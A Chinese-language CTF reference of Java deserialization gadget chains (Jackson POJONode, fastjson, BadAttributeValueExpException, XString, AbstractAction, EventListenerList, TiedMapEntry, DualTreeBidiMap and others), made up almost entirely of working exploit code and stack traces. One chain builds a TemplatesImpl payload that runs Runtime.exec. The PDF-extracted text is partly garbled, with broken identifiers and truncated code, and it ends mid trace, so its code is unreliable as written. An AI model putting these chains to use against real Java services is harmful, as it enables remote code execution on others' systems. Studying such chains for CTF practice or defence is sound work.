

# CTF-Java-Gadget

---

演示类

toString -> getter

POJONode#toString -> getter

依赖条件

利用链

堆栈信息

POJONode#toString -> getter (稳定版)

依赖条件

利用链

堆栈信息

JSONArray#toString -> getter

依赖条件

利用链

堆栈信息

readObject -> toString

BadAttributeValueExpException#readObject -> toString

依赖条件

利用链

堆栈信息

HashMap#readObject -> HotSwappableTargetSource#equals -> XString#equals -> toString

依赖条件

利用链

堆栈信息

AbstractAction#readObject -> toString

依赖条件

利用链

堆栈信息

EventListenerList#readObject -> toString

利用条件

利用链

堆栈信息

HashMap#readObject -> UIDefaults\$TextAndMnemonicHashMap -> toString

利用条件

利用链

堆栈信息

toString -> put

TiedMapEntry#toString -> put(key, value)

依赖条件

利用链

堆栈信息

readObject -> getter

DualTreeBidiMap#readObject -> getter

依赖条件

利用链

堆栈信息

PriorityQueue#readObject -> getter

依赖条件

利用链

堆栈信息

Hashtable#readObject -> getter

依赖条件

利用链

堆栈信息

TreeBag#readObject -> getter

依赖条件

利用链

堆栈信息

readObject -> equals

HashMap#readObject -> equals

依赖条件

利用链

堆栈信息

Hashtable#readObject -> equals

依赖条件

利用链

堆栈信息

AbstractAction#readObject -> equals

依赖条件

利用链

堆栈信息

readObject -> JNDI

JtaTransactionManager#readObject -> JNDI

依赖条件

利用链

堆栈信息

toString -> exec

CodeSigner#toString -> exec

依赖条件

利用链

堆栈信息

## 演示类

下面这些本地定义的类旨在缩短下方Gadget的长度

例如：证明链子能调用getter，通常会去调用TemplatesImpl#getOutputProperties实现RCE，但为了简短代码（在尽可能少且美观的代码情况下，演示最佳效果）

- com.xiinnn.template.GetterClass#getName
- com.xiinnn.template.ToStringClass#toString
- com.xiinnn.template.EqualsClass>equals (hashCode返回值固定)
- com.xiinnn.template.PutMapClass#put(Object, Object)

# toString -> getter

## POJONode#toString -> getter

代号: JacksonToString2Getter

### 依赖条件

- jackson-databind (版本具体未测, 大部分都可以, 且该依赖为SpringBoot自带)
- 有些jdk版本有概率会因为jackson链不稳定性问题导致获取不到outputProperties进而触发不了getter, 可解决

### 利用链

```
1 package com.xiinnn;
2
3 import com.fasterxml.jackson.databind.node.POJONode;
4 import com.xiinnn.template.GetterClass;
5 import javassist.ClassPool;
6 import javassist.CtClass;
7 import javassist.CtMethod;
8
9 // POJONode#toString -> getter
10 // 实测: jdk8u181 jackson-databind#2.14.1
11 public class JacksonToString2Getter {
12     public static void main(String[] args) throws Exception{
13         GetterClass getterClass = new GetterClass();
14         // 删除 BaseJsonNode#writeReplace 方法用于顺利序列化
15         ClassPool pool = ClassPool.getDefault();
16         CtClass ctClass0 = pool.get("com.fasterxml.jackson.databind.node.BaseJsonNode");
17         CtMethod writeReplace = ctClass0.getDeclaredMethod("writeReplace")
18 ;
19         ctClass0.removeMethod(writeReplace);
20         ctClass0.toClass();
21
22         POJONode node = new POJONode(getterClass);
23         // 成功调用 GetterClass#getName
24         node.toString();
25     }
}
```

## 堆栈信息

Plain Text |

```
1  getName:9, GetterClass (com.xiinnn.template)
2  invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
3  invoke:62, NativeMethodAccessorImpl (sun.reflect)
4  invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
5  invoke:498, Method (java.lang.reflect)
6  serializeAsField:689, BeanPropertyWriter (com.fasterxml.jackson.databind.ser)
7  serializeFields:774, BeanSerializerBase (com.fasterxml.jackson.databind.ser.std)
8  serialize:178, BeanSerializer (com.fasterxml.jackson.databind.ser)
9  defaultSerializeValue:1148, SerializerProvider (com.fasterxml.jackson.databind)
10 serialize:115, POJONode (com.fasterxml.jackson.databind.node)
11 _serializeNonRecursive:105, InternalNodeMapper$WrapperForSerializer (com.fasterxml.jackson.databind.node)
12 serialize:85, InternalNodeMapper$WrapperForSerializer (com.fasterxml.jackson.jacks
on.databind.node)
13 serialize:39, SerializableSerializer (com.fasterxml.jackson.databind.ser.ser
td)
14 serialize:20, SerializableSerializer (com.fasterxml.jackson.databind.ser.ser
td)
15 _serialize:480, DefaultSerializerProvider (com.fasterxml.jackson.databind.ser)
16 serializeValue:319, DefaultSerializerProvider (com.fasterxml.jackson.databind.ser
ser)
17 serialize:1572, ObjectWriter$Prefetch (com.fasterxml.jackson.databind)
18 _writeValueAndClose:1273, ObjectWriter (com.fasterxml.jackson.databind)
19 writeValueAsString:1140, ObjectWriter (com.fasterxml.jackson.databind)
20 nodeToString:34, InternalNodeMapper (com.fasterxml.jackson.databind.node)
21 toString:238, BaseJsonNode (com.fasterxml.jackson.databind.node)
22 main:23, JacksonToString2Getter (com.xiinnn)
```

## POJONode#toString -> getter (稳定版)

代号: JacksonReadObject2GetterBetter

LXXX

## 依赖条件

- jackson-databind、spring-aop（版本具体未测，大部分都可以，且该依赖为SpringBoot自带）

## 利用链

这里直接用TemplatesImpl#getOutputProperties演示，如果需要调用其他getter，修改makeTemplatesImplAopProxy方法中的相关类型

```
1 package com.xiinnn;
2
3 import com.fasterxml.jackson.databind.node.POJONode;
4 import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
5 import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl
6 ;
7 import javassist.ClassPool;
8 import javassist.CtClass;
9 import javassist.CtMethod;
10 import org.springframework.aop.framework.AdvisedSupport;
11
12 import javax.xml.transform.Templates;
13 import java.lang.reflect.Constructor;
14 import java.lang.reflect.Field;
15 import java.lang.reflect.InvocationHandler;
16 import java.lang.reflect.Proxy;
17
18 // POJONode#toString -> getter (稳定版)
19 // 实测: jdk8u181 jackson-databind#2.14.1 spring-aop#5.3.24
20 public class JacksonToString2GetterBetter {
21     public static void main(String[] args) throws Exception{
22         byte[] code = getTemplates();
23         byte[][] codes = {code};
24         TemplatesImpl templates = new TemplatesImpl();
25         setFieldValue(templates, "_name", "useless");
26         setFieldValue(templates, "_tfactory", new TransformerFactoryImpl());
27         setFieldValue(templates, "_bytecodes", codes);
28         // 删除 BaseJsonNode#writeReplace 方法用于顺利序列化
29         ClassPool pool = ClassPool.getDefault();
30         CtClass ctClass0 = pool.get("com.fasterxml.jackson.databind.node.BaseJsonNode");
31         CtMethod writeReplace = ctClass0.getDeclaredMethod("writeReplace");
32         ctClass0.removeMethod(writeReplace);
33         ctClass0.toClass();
34         POJONode node = new POJONode(makeTemplatesImplAopProxy(templates));
35         node.toString();
36     }
37     public static Object makeTemplatesImplAopProxy(TemplatesImpl templates)
38     throws Exception {
39         AdvisedSupport advisedSupport = new AdvisedSupport();
40         advisedSupport.setTarget(templates);
```

```
40         Constructor constructor = Class.forName("org.springframework.aop.f
41             ramework.JdkDynamicAopProxy").getConstructor(AdvisedSupport.class);
42             constructor.setAccessible(true);
43             InvocationHandler handler = (InvocationHandler) constructor.newInstance(advisedSupport);
44             Object proxy = Proxy.newProxyInstance(ClassLoader.getSystemClassLoader(), new Class[]{Templates.class}, handler);
45             return proxy;
46     }
47     public static byte[] getTemplates() throws Exception{
48         ClassPool pool = ClassPool.getDefault();
49         CtClass template = pool.makeClass("MyTemplate");
50         template.setSuperclass(pool.get("com.sun.org.apache.xalan.interna
51             l.xsltc.runtime.AbstractTranslet"));
52         String block = "Runtime.getRuntime().exec(\"open -a Calculator
53             \");";
54         template.makeClassInitializer().insertBefore(block);
55         return template.toBytecode();
56     }
57     public static void setFieldValue(Object obj, String field, Object val)
58         throws Exception{
59         Field dField = obj.getClass().getDeclaredField(field);
60         dField.setAccessible(true);
61         dField.set(obj, val);
62     }
63 }
```

## 堆栈信息

```
1 getOutputProperties:507, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
2 invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
3 invoke:62, NativeMethodAccessorImpl (sun.reflect)
4 invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
5 invoke:498, Method (java.lang.reflect)
6 invokeJoinpointUsingReflection:344, AopUtils (org.springframework.aop.support)
7 invoke:208, JdkDynamicAopProxy (org.springframework.aop.framework)
8 getOutputProperties:-1, $Proxy0 (com.sun.proxy)
9 invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
10 invoke:62, NativeMethodAccessorImpl (sun.reflect)
11 invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
12 invoke:498, Method (java.lang.reflect)
13 serializeAsField:689, BeanPropertyWriter (com.fasterxml.jackson.databind.ser)
14 serializeFields:774, BeanSerializerBase (com.fasterxml.jackson.databind.ser.std)
15 serialize:178, BeanSerializer (com.fasterxml.jackson.databind.ser)
16 defaultSerializeValue:1148, SerializerProvider (com.fasterxml.jackson.databind)
17 serialize:115, POJONode (com.fasterxml.jackson.databind.node)
18 _serializeNonRecursive:105, InternalNodeMapper$WrapperForSerializer (com.fasterxml.jackson.databind.node)
19 serialize:85, InternalNodeMapper$WrapperForSerializer (com.fasterxml.jackson.databind.node)
20 serialize:39, SerializableSerializer (com.fasterxml.jackson.databind.ser.std)
21 serialize:20, SerializableSerializer (com.fasterxml.jackson.databind.ser.std)
22 _serialize:480, DefaultSerializerProvider (com.fasterxml.jackson.databind.ser)
23 serializeValue:319, DefaultSerializerProvider (com.fasterxml.jackson.databind.ser)
24 serialize:1572, ObjectWriter$Prefetch (com.fasterxml.jackson.databind)
25 _writeValueAndClose:1273, ObjectWriter (com.fasterxml.jackson.databind)
26 writeValueAsString:1140, ObjectWriter (com.fasterxml.jackson.databind)
27 nodeToString:34, InternalNodeMapper (com.fasterxml.jackson.databind.node)
28 toString:238, BaseJsonNode (com.fasterxml.jackson.databind.node)
29 main:35, JacksonReadObject2GetterBetter (com.xiinnn)
```

## JSONArray#toString -> getter

## 依赖条件

- 需要有fastjson依赖，实测fastjson1.2.80、1.2.43可行

## 利用链

```
1 package com.xiinnn;
2
3 import com.alibaba.fastjson.JSONArray;
4 import com.xiinnn.template.GetterClass;
5
6 import java.lang.reflect.Field;
7 import java.util.ArrayList;
8
9 // JSONArrayToString2Getter
10 // 实测: jdk8u192 fastjson#1.2.80 1.2.43
11 public class JSONArrayToString2Getter {
12     public static void main(String[] args) throws Exception{
13         GetterClass getterClass = new GetterClass();
14         ArrayList arrayList = new ArrayList();
15         arrayList.add(getterClass);
16         JSONArray toStringBean = new JSONArray(arrayList);
17         // GetterClass#getName is called
18         toStringBean.toString();
19     }
20     public static void setFieldValue(Object obj, String field, Object val)
21         throws Exception{
22         Field dField = obj.getClass().getDeclaredField(field);
23         dField.setAccessible(true);
24         dField.set(obj, val);
25     }
}
```

## 堆栈信息

```
1  getName:9, GetterClass (com.xiinnn.template)
2  write:-1, ASMSerializer_1_GetterClass (com.alibaba.fastjson.serializer)
3  write:135, ListSerializer (com.alibaba.fastjson.serializer)
4  write:312, JSONSerializer (com.alibaba.fastjson.serializer)
5  toJSONString:1077, JSON (com.alibaba.fastjson)
6  toString:1071, JSON (com.alibaba.fastjson)
7  main:18, JSONArrayToString2Getter (com.xiinnn)
```

## readObject -> toString

BadAttributeValueExpException#readObject -> toString

### 依赖条件

- 目前未发现限制

### 利用链

```
1 package com.xiinnn;
2
3 import com.xiinnn.template.ToStringClass;
4
5 import javax.management.BadAttributeValueExpException;
6 import java.io.*;
7 import java.lang.reflect.Field;
8
9 // BadAttributeValueExpException#readObject -> getter
10 public class BAVEReadObject2ToString {
11     public static void main(String[] args) throws Exception{
12         ToStringClass toStringClass = new ToStringClass();
13         BadAttributeValueExpException bave = new BadAttributeValueExpException(null);
14         setFieldValue(bave, "val", toStringClass);
15
16         byte[] bytes = serialize(bave);
17         unserialize(bytes);
18     }
19     public static void setFieldValue(Object obj, String field, Object val)
throws Exception{
20         Field dField = obj.getClass().getDeclaredField(field);
21         dField.setAccessible(true);
22         dField.set(obj, val);
23     }
24     public static byte[] serialize(Object obj) throws IOException {
25         ByteArrayOutputStream baos = new ByteArrayOutputStream();
26         ObjectOutputStream oos = new ObjectOutputStream(baos);
27         oos.writeObject(obj);
28         return baos.toByteArray();
29     }
30     public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
31         ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
32         ObjectInputStream ois = new ObjectInputStream(bais);
33         ois.readObject();
34     }
35 }
```

## 堆栈信息

```
1  toString:8, ToStringClass (com.xiinnn.template)
2  readObject:86, BadAttributeValueExpException (javax.management)
3  invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
4  invoke:62, NativeMethodAccessorImpl (sun.reflect)
5  invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
6  invoke:498, Method (java.lang.reflect)
7  invokeReadObject:1170, ObjectStreamClass (java.io)
8  readSerialData:2178, ObjectInputStream (java.io)
9  readOrdinaryObject:2069, ObjectInputStream (java.io)
10 readObject0:1573, ObjectInputStream (java.io)
11 readObject:431, ObjectInputStream (java.io)
12 unserialize:32, BAVEReadObject2ToString (com.xiinnn)
13 main:16, BAVEReadObject2ToString (com.xiinnn)
```

HashMap#readObject -> HotSwappableTargetSource#equals ->  
XString#equals -> toString

代号: HashMap2HSTS2XString2toString

### 依赖条件

- jackson-databind、spring-aop（版本具体未测，大部分都可以，且该依赖为SpringBoot自带）

### 利用链

```

1 package com.xiinnn;
2
3 import com.fasterxml.jackson.databind.node.POJONode;
4 import com.sun.org.apache.xpath.internal.objects.XString;
5 import com.xiinnn.template.GetterClass;
6 import com.xiinnn.template.ToStringClass;
7 import org.springframework.aop.target.HotSwappableTargetSource;
8
9 import java.io.*;
10 import java.lang.reflect.Array;
11 import java.lang.reflect.Constructor;
12 import java.lang.reflect.Field;
13 import java.util.HashMap;
14
15 // HashMap#readObject -> HotSwappableTargetSource#equals -> XString#equal
16 // s -> toString
17 // 实测: jdk8u181 jackson-databind#2.14.1 spring-aop#5.3.24
18 public class HashMap2HSTS2XString2ToString {
19     public static void main(String[] args) throws Exception{
20         ToStringClass toStringClass = new ToStringClass();
21         HotSwappableTargetSource hotSwappableTargetSource1 = new HotSwappa
22         bleTargetSource(toStringClass);
23         HotSwappableTargetSource hotSwappableTargetSource2 = new HotSwappa
24         bleTargetSource(new XString("1"));
25         HashMap hashMap = makeMap(hotSwappableTargetSource1, hotSwappableT
26         argetSource2);
27
28         // 成功调用 ToStringClass#toString
29         byte[] bytes = serialize(hashMap);
30         unserialize(bytes);
31     }
32     public static HashMap<Object, Object> makeMap (Object v1, Object v2 )
33     throws Exception {
34         HashMap<Object, Object> s = new HashMap<>();
35         setFieldValue(s, "size", 2);
36         Class<?> nodeC;
37         try {
38             nodeC = Class.forName("java.util.HashMap$Node");
39         }
40         catch ( ClassNotFoundException e ) {
41             nodeC = Class.forName("java.util.HashMap$Entry");
42         }
43         Constructor<?> nodeCons = nodeC.getDeclaredConstructor(int.class,
44         Object.class, Object.class, nodeC);
45         nodeCons.setAccessible(true);
46     }
47 }

```

```
40
41     Object tbl = Array.newInstance(nodeC, 2);
42     Array.set(tbl, 0, nodeCons.newInstance(0, v1, v1, null));
43     Array.set(tbl, 1, nodeCons.newInstance(0, v2, v2, null));
44     setFieldValue(s, "table", tbl);
45     return s;
46 }
47 private static void setFieldValue(Object obj, String field, Object arg
48 ) throws Exception{
49     Field f = obj.getClass().getDeclaredField(field);
50     f.setAccessible(true);
51     f.set(obj, arg);
52 }
53 public static byte[] serialize(Object obj) throws IOException {
54     ByteArrayOutputStream baos = new ByteArrayOutputStream();
55     ObjectOutputStream oos = new ObjectOutputStream(baos);
56     oos.writeObject(obj);
57     return baos.toByteArray();
58 }
59 public static void unserialize(byte[] bytes) throws IOException, Class
60 NotFoundException {
61     ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
62     ObjectInputStream ois = new ObjectInputStream(bais);
63     ois.readObject();
64 }
```

## 堆栈信息

```
1  HashMap#readObject -> HashMap#putVal -> HotSwappableTargetSource#equals ->
XString#equals
```

```
1  toString:8, ToStringClass (com.xiinnn.template)
2  equals:392, XString (com.sun.org.apache.xpath.internal.objects)
3  equals:104, HotSwappableTargetSource (org.springframework.aop.target)
4  putVal:635, HashMap (java.util)
5  readObject:1413, HashMap (java.util)
6  invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
7  invoke:62, NativeMethodAccessorImpl (sun.reflect)
8  invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
9  invoke:498, Method (java.lang.reflect)
10 invokeReadObject:1170, ObjectStreamClass (java.io)
11 readSerialData:2178, ObjectInputStream (java.io)
12 readOrdinaryObject:2069, ObjectInputStream (java.io)
13 readObject0:1573, ObjectInputStream (java.io)
14 readObject:431, ObjectInputStream (java.io)
15 unserialize:61, HashMap2HSTS2XString2toString (com.xiinnn)
16 main:26, HashMap2HSTS2XString2toString (com.xiinnn)
```

## AbstractAction#readObject -> toString

### 依赖条件

- 需要有XString类

### 利用链

```

1 package com.xiinnn;
2
3 import com.sun.org.apache.xpath.internal.objects.XString;
4 import com.xiinnn.template.ToStringClass;
5 import sun.misc.Unsafe;
6
7 import javax.swing.*;
8 import javax.swing.event.SwingPropertyChangeSupport;
9 import javax.swing.text.StyledEditorKit;
10 import java.io.*;
11 import java.lang.reflect.Constructor;
12 import java.lang.reflect.Field;
13
14 // AbstractAction#readObject -> toString
15 public class AbstractActionReadObject2ToString {
16     public static void main(String[] args) throws Exception{
17         ToStringClass toStringBean = new ToStringClass();
18         XString xString = new XString("");
19
20         // 用Unsafe获取AlignmentAction类
21         Class<?> c = Class.forName("sun.misc.Unsafe");
22         Constructor<?> constructor = c.getDeclaredConstructor();
23         constructor.setAccessible(true);
24         Unsafe unsafe = (Unsafe) constructor.newInstance();
25         StyledEditorKit.AlignmentAction action= (StyledEditorKit.Alignment
26         Action) unsafe.allocateInstance(StyledEditorKit.AlignmentAction.class);
27
28         setFieldValue(action, "changeSupport", new SwingPropertyChangeSupp
29         ort(""));
30
31         action.putValue("fff123", "");
32         action.putValue("aff123", "");
33
34         Field arrayTable = AbstractAction.class.getDeclaredField("arrayTab
35         le");
36         arrayTable.setAccessible(true);
37         Object tables = arrayTable.get(action);
38         Field tableField = tables.getClass().getDeclaredField("table");
39         tableField.setAccessible(true);
40         Object[] table = (Object[])tableField.get(tables);
41         table[1] = xString;
42         table[3] = toStringBean;
43         tableField.set(tables, table);
44         // 序列化
45         ByteArrayOutputStream baos = new ByteArrayOutputStream();

```

```
43     ObjectOutputStream oos = new ObjectOutputStream(baos);
44     oos.writeObject(action);
45     oos.close();
46     byte[] bytes = baos.toByteArray();
47     // 将aff123改成fff123
48     for(int i = 0; i < bytes.length; i++){
49         if(bytes[i] == 97 && bytes[i+1] == 102 && bytes[i+2] == 102 &&
50             bytes[i+3] == 49 && bytes[i+4] == 50 &&
51                 bytes[i+5] == 51){
52             bytes[i] = 102;
53             break;
54         }
55     }
56     // 反序列化触发ToStringClass#toSrtting
57     unserialize(bytes);
58 }
59
60     public static void setFieldValue(final Object obj, final String fieldName, final Object value) throws Exception {
61         final Field field = getField(obj.getClass(), fieldName);
62         field.set(obj, value);
63     }
64
65     public static Field getField(final Class<?> clazz, final String fieldName) {
66         Field field = null;
67         try {
68             field = clazz.getDeclaredField(fieldName);
69             field.setAccessible(true);
70         }
71         catch (NoSuchFieldException ex) {
72             if (clazz.getSuperclass() != null)
73                 field = getField(clazz.getSuperclass(), fieldName);
74         }
75         return field;
76     }
77     public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
78         ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
79         ObjectInputStream ois = new ObjectInputStream(bais);
80         ois.readObject();
81     }
}
```

## 堆栈信息

```
1  toString:9, ToStringClass (com.xiinnn.template)
2  equals:392, XString (com.sun.org.apache.xpath.internal.objects)
3  firePropertyChange:273, AbstractAction (javax.swing)
4  putValue:211, AbstractAction (javax.swing)
5  readObject:364, AbstractAction (javax.swing)
6  .....
```

## EventListenerList#readObject -> toString

### 利用条件

- 暂时没发现利用限制

### 利用链

```
1 package com.xiinnn;
2
3 import com.xiinnn.template.ToStringClass;
4
5 import javax.swing.event.EventListenerList;
6 import javax.swing.undo.UndoManager;
7 import java.io.*;
8 import java.lang.reflect.Field;
9 import java.util.Vector;
10
11 // EventListenerList#readObject -> toString
12 public class EventListenerListReadObject2ToString {
13     public static void main(String[] args) throws Exception{
14         ToStringClass toStringClass = new ToStringClass();
15         EventListenerList list = new EventListenerList();
16         UndoManager manager = new UndoManager();
17         Vector vector = (Vector) getFieldValue(manager, " edits");
18         vector.add(toStringClass);
19         setFieldValue(list, "listenerList", new Object[]{InternalError.class, manager});
20         byte[] code = serialize(list);
21         unserialize(code);
22     }
23     public static Object getFieldValue(Object obj, String fieldName) throws Exception{
24         Field field = null;
25         Class c = obj.getClass();
26         for (int i = 0; i < 5; i++) {
27             try {
28                 field = c.getDeclaredField(fieldName);
29             } catch (NoSuchFieldException e){
30                 c = c.getSuperclass();
31             }
32         }
33         field.setAccessible(true);
34         return field.get(obj);
35     }
36     public static void setFieldValue(Object obj, String field, Object val)
37         throws Exception{
38         Field dField = obj.getClass().getDeclaredField(field);
39         dField.setAccessible(true);
40         dField.set(obj, val);
41     }
42     public static byte[] serialize(Object obj) throws IOException {
43         ByteArrayOutputStream baos = new ByteArrayOutputStream();
```

```
43     ObjectOutputStream oos = new ObjectOutputStream(baos);
44     oos.writeObject(obj);
45     return baos.toByteArray();
46 }
47 public static void unserialize(byte[] code) throws Exception{
48     ByteArrayInputStream bais = new ByteArrayInputStream(code);
49     ObjectInputStream ois = new ObjectInputStream(bais);
50     ois.readObject();
51 }
52 }
```

## 堆栈信息

```
Plain Text |
```

```
1  toString:9, ToStringClass (com.xiinnn.template)
2  valueOf:2994, String (java.lang)
3  append:131, StringBuilder (java.lang)
4  toString:462, AbstractCollection (java.util)
5  toString:1003, Vector (java.util)
6  valueOf:2994, String (java.lang)
7  append:131, StringBuilder (java.lang)
8  toString:258, CompoundEdit (javax.swing.undo)
9  toString:621, UndoManager (javax.swing.undo)
10 valueOf:2994, String (java.lang)
11 append:131, StringBuilder (java.lang)
12 add:187, EventListenerList (javax.swing.event)
13 readObject:277, EventListenerList (javax.swing.event)
14 .....
```

HashMap#readObject -> UIDefaults\$TextAndMnemonicHashMap ->  
toString

## 利用条件

- 默认JDK版本

## 利用链

```
1 package com.xiinnn.readobject2tostring;
2
3 import com.xiinnn.template.ToStringClass;
4 import sun.misc.Unsafe;
5
6 import java.io.*;
7 import java.lang.reflect.Field;
8 import java.util.HashMap;
9 import java.util.Map;
10
11 // HashMap#readObject -> UIDefaults$TextAndMnemonicHashMap -> toString
12 // 实测: jdk8u181
13 public class HashMap2TextAndMnemonicHashMap2toString {
14     public static void main(String[] args) throws Exception {
15         ToStringClass toStringClass = new ToStringClass();
16         HashMap hashMap = makeHashMapByTextAndMnemonicHashMap(toStringClass);
17
18         byte[] exp = ser(hashMap);
19         unser(exp);
20     }
21     public static HashMap makeHashMapByTextAndMnemonicHashMap(Object toStringClass) throws Exception{
22         Map tHashMap1 = (Map) get0bjectByUnsafe(Class.forName("javax.swing.UIDefaults$TextAndMnemonicHashMap"));
23         Map tHashMap2 = (Map) get0bjectByUnsafe(Class.forName("javax.swing.UIDefaults$TextAndMnemonicHashMap"));
24         tHashMap1.put(toStringClass, "123");
25         tHashMap2.put(toStringClass, "12");
26         setFieldValue(tHashMap1, "loadFactor", 1);
27         setFieldValue(tHashMap2, "loadFactor", 1);
28         HashMap hashMap = new HashMap();
29         hashMap.put(tHashMap1,"1");
30         hashMap.put(tHashMap2,"1");
31
32         tHashMap1.put(toStringClass, null);
33         tHashMap2.put(toStringClass, null);
34         return hashMap;
35     }
36     public static Object get0bjectByUnsafe(Class clazz) throws Exception{
37         Field theUnsafe = Unsafe.class.getDeclaredField("theUnsafe");
38         theUnsafe.setAccessible(true);
39         Unsafe unsafe = (Unsafe) theUnsafe.get(null);
40         return unsafe.allocateInstance(clazz);
41     }
}
```

```

42     public static void setFieldValue(Object obj, String key, Object val) t
43         hrows Exception{
44             Field field = null;
45             Class clazz = obj.getClass();
46             while (true){
47                 try {
48                     field = clazz.getDeclaredField(key);
49                     break;
50                 } catch (NoSuchFieldException e){
51                     clazz = clazz.getSuperclass();
52                 }
53                 field.setAccessible(true);
54                 field.set(obj, val);
55             }
56         public static byte[] ser(Object obj) throws IOException {
57             ByteArrayOutputStream baos = new ByteArrayOutputStream();
58             ObjectOutputStream oos = new ObjectOutputStream(baos);
59             oos.writeObject(obj);
60             return baos.toByteArray();
61         }
62         public static void unser(byte[] exp) throws ClassNotFoundException, IO
63             Exception {
64             ByteArrayInputStream bais = new ByteArrayInputStream(exp);
65             ObjectInputStream ois = new ObjectInputStream(bais);
66             ois.readObject();
67         }
}

```

## 堆栈信息

```

1  toString:9, ToStringClass (com.xiinnn.template)
2  get:1251, UIDefaults$TextAndMnemonicHashMap (javax.swing)
3  equals:492, AbstractMap (java.util)
4  putVal:635, HashMap (java.util)
5  readObject:1410, HashMap (java.util)
6  .....

```

## toString -> put

TiedMapEntry#toString -> put(key, value)

## 依赖条件

- 需要commons-collections依赖，3.2.2等补丁之后的版本也可以

## 利用链

PutMapClass类如下，目标是调用put方法

```
Java |  
1 package com.xiinnn.template;  
2  
3 import java.util.HashMap;  
4  
5 public class PutMapClass extends HashMap {  
6     public Object put(Object key, Object value){  
7         System.out.println("PutMapClass#put is called");  
8         return true;  
9     }  
10 }
```

```

1 package com.xiinnn;
2
3 import com.xiinnn.template.PutMapClass;
4 import org.apache.commons.collections.functors.ConstantTransformer;
5 import org.apache.commons.collections.keyvalue.TiedMapEntry;
6 import org.apache.commons.collections.map.LazyMap;
7
8 import java.lang.reflect.Field;
9 import java.util.HashMap;
10
11 // TiedMapEntry#toString -> put(key, value)
12 // 实测: commons-collections#3.2.2
13 public class TiedMapEntryToString2Put {
14     public static void main(String[] args) throws Exception{
15         ConstantTransformer constantTransformer = new ConstantTransformer(
16             1);
17         PutMapClass putMapClass = new PutMapClass();
18         LazyMap lazymap = (LazyMap) LazyMap.decorate(putMapClass, constant
19             Transformer);
20         LazyMap lazymap1 = (LazyMap) LazyMap.decorate(new HashMap(), const
21             antTransformer);
22         TiedMapEntry tiedMapEntry = new TiedMapEntry(lazymap1, "useless");
23         setFieldValue(tiedMapEntry, "map", lazymap);
24         setFieldValue(tiedMapEntry, "key", "useless");
25
26         // 成功调用 PutMapClass#put
27         tiedMapEntry.toString();
28     }
29     public static void setFieldValue(Object obj, String field, Object val)
30         throws Exception{
31         Field dField = obj.getClass().getDeclaredField(field);
32         dField.setAccessible(true);
33         dField.set(obj, val);
34     }
35 }
```

## 堆栈信息

```
1 put:7, PutMapClass (com.xiinnn.template)
2 get:159, LazyMap (org.apache.commons.collections.map)
3 getValue:74, TiedMapEntry (org.apache.commons.collections.keyvalue)
4 toString:132, TiedMapEntry (org.apache.commons.collections.keyvalue)
5 main:25, TiedMapEntryToString2Put (com.xiinnn)
```

## readObject -> getter

DualTreeBidiMap#readObject -> getter

### 依赖条件

- 需要commons-collections依赖，3.2.2等补丁之后的版本也可以
- 需要commons-beanutils依赖，实测1.9.3，其余版本未测

### 利用链

成功调用本地的GetterClass#getName

```

1 package com.xiinnn;
2
3 import com.xiinnn.template.GetterClass;
4 import org.apache.commons.beanutils.BeanComparator;
5 import org.apache.commons.collections.bidimap.AbstractDualBidiMap;
6 import org.apache.commons.collections.bidimap.DualTreeBidiMap;
7
8 import java.io.*;
9 import java.lang.reflect.Field;
10 import java.util.HashMap;
11 import java.util.Map;
12
13 // DualTreeBidiMap#readObject -> getter
14 // 实测: jdk8u192 commons-collections#3.2.2 commons-beanutils#1.9.3
15 public class DualTreeBidiMapReadObject2Getter {
16     public static void main(String[] args) throws Exception{
17         GetterClass getterClass = new GetterClass();
18         HashMap<Object, Object> map = new HashMap<>();
19         map.put(getterClass, getterClass);
20
21         BeanComparator beanComparator = new BeanComparator("name", String.
CASE_INSENSITIVE_ORDER);
22         DualTreeBidiMap dualTreeBidiMap = new DualTreeBidiMap();
23         setFieldValue(dualTreeBidiMap, "comparator", beanComparator);
24
25         Field field = AbstractDualBidiMap.class.getDeclaredField("maps");
26         field.setAccessible(true);
27         Map[] maps = (Map[]) field.get(dualTreeBidiMap);
28         maps[0] = map;
29
30         byte[] code = serialize(dualTreeBidiMap);
31         unserialize(code);
32     }
33
34     private static void setFieldValue(Object obj, String field, Object arg
) throws Exception{
35         Field f = obj.getClass().getDeclaredField(field);
36         f.setAccessible(true);
37         f.set(obj, arg);
38     }
39     public static byte[] serialize(Object obj) throws IOException {
40         ByteArrayOutputStream baos = new ByteArrayOutputStream();
41         ObjectOutputStream oos = new ObjectOutputStream(baos);
42         oos.writeObject(obj);
43         return baos.toByteArray();

```

```
44     }
45     public static void unserialize(byte[] bytes) throws IOException, Class
46     NotFoundException {
46         ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
47         ObjectInputStream ois = new ObjectInputStream(bais);
48         ois.readObject();
49     }
50 }
51 }
```

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_192.jdk/Contents
GetterClass#getName is called
GetterClass#getName is called
Exception in thread "main" java.lang.NullPointerException
```

## 堆栈信息

```
Plain Text | XXX

1  getName:9, GetterClass (com.xiinnn.template)
2  invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
3  invoke:62, NativeMethodAccessorImpl (sun.reflect)
4  invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
5  invoke:498, Method (java.lang.reflect)
6  invokeMethod:2127, PropertyUtilsBean (org.apache.commons.beanutils)
7  getSimpleProperty:1278, PropertyUtilsBean (org.apache.commons.beanutils)
8  getNestedProperty:808, PropertyUtilsBean (org.apache.commons.beanutils)
9  getProperty:884, PropertyUtilsBean (org.apache.commons.beanutils)
10 getProperty:464, PropertyUtils (org.apache.commons.beanutils)
11 compare:163, BeanComparator (org.apache.commons.beanutils)
12 compare:1295, TreeMap (java.util)
